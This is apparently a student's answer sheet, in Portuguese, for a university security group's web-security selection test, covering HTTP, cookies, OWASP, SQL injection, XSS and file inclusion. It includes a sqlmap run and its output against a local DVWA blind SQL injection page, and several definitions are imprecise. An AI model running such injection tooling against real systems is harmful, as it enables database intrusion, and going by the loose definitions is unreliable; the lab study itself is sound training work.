Universidade Federal do Rio de Janeiro
processo seletivo GRIS
Autor: Pedro Jullian Medina Torres Graça
Descrição: TAG de WEB

1)O que é o protocolo HTTP e Como ele funciona?

O protocolo HTTP é um protocolo que atua na camada de aplicação no modelo OSI sob base TCP. Ele serve para serviços cliente-servidor sob a ideia de requisições e respostas. O cliente solicita uma requisição a um servidor e este devolve uma resposta de acordo com a requisição, com arquivos html e css por exemplo.

2)O que é um Response Code? Cite um exemplo de um programa que você pode fazer com ele.

É um código de resposta do http em relação a solicitação feita via http. Pode ser um código avisando que tudo foi recebido e entendido (100) ou avisando que o servidor não foi encontrado (404).
Você pode executar uma ação em back-and te redirecionando, mas avisando que está tudo ok.

3)O que é um HEADER? Cite um uso INSEGURO desse cabeçalho.
É o que permite passar informações adicionais via solicitação http. Um uso inseguro é você passar a senha do usuário via cabeçalho para acessar a conta de usuário.

4)O que é um Método HTTP? Explique o funcionamento do método POST, o funcionamento do método GET. Explique qual é considerado mais seguro e por que.

Um método HTTP é a forma de passar informações do cliente para o servidor, basicamente indicando qual função deve ser feita pelo servidor.
O get passa a informação para o servidor via URI, muito usado para indicar o caminho dentro servidor desejado (como uma pagina dentro do site que vai ter outro index). O post recebe a informação pelo corpo da requisição, que pode conter uma camada de criptografia. Dessa forma para passar informações sensíveis, como a senha de um usuário. Se você passar a senha do usuário via GET, ela estará na URI do usuário e isso pode ser facilmente copiado.

5) O que é Cache e como ele funciona? Cite os principais HEADERS de Request e Response responsáveis pelo controle de Cache.

Cache é uma memoria que o browser implementa para guardar informações do HTTP, isso economiza internet, pois impede de você ficar fazendo requisições solicitando a mesma coisa. Cache-control e ETAG.

6) O que é Cookie? Qual é o principal ataque relacionado a ele?

Cookie é um arquivo onde ficam registradas informações do usuário para acesso posterior, isso é feito para validar informações de forma segura e transferir informações de um site para outro.
Captura de cookie, para acessar conta de outras pessoas.

7) O que é O WASP-Top-Ten?

O WASP-Top-ten é um local de agregador de informações para desenvolvedores web que contem os maiores ricos das aplicações web no momento atual e de forma atualizada.

8) O que é Recon e Por que ela é importante?


Fase de reconhecimento, é a fase em que você irá listar todos os recursos usados pela aplicação. Ela é importante para orientar aonde você vai buscar as vulnerabilidades.

9)Command Injection (SO-Injection)

a) O que é Command Injection?

É um ataque que busca uma falha na entrada de dados de uma aplicação web, onde você pode passar códigos que serão executados e assim obter acesso ilegítimos.

b)Mostre um exemplo de Command Injection (PoC da exploração)



10) SQL INJECTION

a) O que é SQL injection?

É um ataque que busca uma falha na entrada de dados de uma aplicação web, onde você pode passar códigos SQL que serão executados e assim poder controlar o banco de dados da aplicação.


b)O que é Union Based Attack?

O Union Based Attack permite que o hacker extraia e manipule informações do banco de dados e assim, tendo informações que não deveria.

c) O que é Blind-SQL-I?

O ataque se baseia em injeção cega de SQL, onde se baseiam em consultas de instruções. A partir dessas instruções se determina o banco de dados, assim podemos obte-lo.

d)Mostre um exemplo de um Blind SQL-Injection (PoC da exploração).






```
C:\Users\Pedro Graça\Documents\gris\sqlmapproject-sqlmap-5c82f30>sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=30926gfvqq5fd866ldfr0iqt5n; security=low"
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.2.38#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 05:16:36 /2020-02-20/

[05:16:40] [INFO] testing connection to the target URL
[05:16:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:16:40] [INFO] testing if the target URL content is stable
[05:16:41] [INFO] target URL content is stable
[05:16:41] [INFO] testing if GET parameter 'id' is dynamic
[05:16:41] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:16:41] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[05:16:41] [INFO] testing for SQL injection on GET parameter 'id'
[05:16:41] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:16:41] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[05:16:41] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[05:16:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:16:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:16:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:16:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:16:47] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:16:47] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[05:16:47] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:16:47] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[05:16:47] [INFO] GET parameter 'id' is 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[05:16:47] [INFO] testing 'Generic inline queries'
[05:16:47] [INFO] testing 'MySQL inline queries'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[05:16:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[05:16:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[05:16:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:16:57] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[05:16:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:16:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:16:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[05:16:58] [INFO] target URL appears to have 2 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[05:17:10] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[05:17:10] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[05:17:13] [INFO] testing 'MySQL UNION query (22) - 1 to 20 columns'
[05:17:14] [INFO] testing 'MySQL UNION query (22) - 21 to 40 columns'
[05:17:14] [INFO] testing 'MySQL UNION query (22) - 41 to 60 columns'
[05:17:14] [INFO] testing 'MySQL UNION query (22) - 61 to 80 columns'
[05:17:15] [INFO] testing 'MySQL UNION query (22) - 81 to 100 columns'
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
[05:17:18] [INFO] testing if GET parameter 'Submit' is dynamic
[05:17:18] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[05:17:18] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
```





11) XSS

a) O que é XSS?

Um ataque web onde o hacker injeta código no servidor e este irá executar esse código alterado para outros usuários, com isso ele pode roubar informações dos usuários ou fazer com que estes acessem coisas que não foram solicitadas.

b)Quais são os tipos de XSS? Explique-os.

Armazenado, refletido e Baseado em DOM.

-> Armazenado

É quando o código é armazenado porque o conteúdo que entra não é filtrado e é armazenado. Com isso você consegue inserir o código.

-> Refletido


É quando o código é passado pelo hacker de forma direta sem ser filtrado, dessa forma não é armazenado e é executado na hora. Reflete o que foi mandado pelo usuário.


-> Baseado em DOM


É quando o código inserido é disparado no momento de execução do

cliente. O Hacker injeta um código (javascript por exemplo) que irá executar pela mudança de uma estrutura da página, mas sem alterar o código fonte.


c) Mostre um exemplo de um XSS Stored (PoC da exploração).








d)Mostre um exemplo de um DOM-XSS (PoC da exploração).





12) LFI , RFI e Path Traversal

a) O que é LFI?

É quando colocamos arquivos que já estão no servidor dentro de outras pastas deste, uma forma é injetar código em arquivos já existentes.

b)O que é RFI?

É muito parecido com o anterior, só que no lugar de usar injeção de código em arquivos existentes no servidor você usa arquivos remotos.

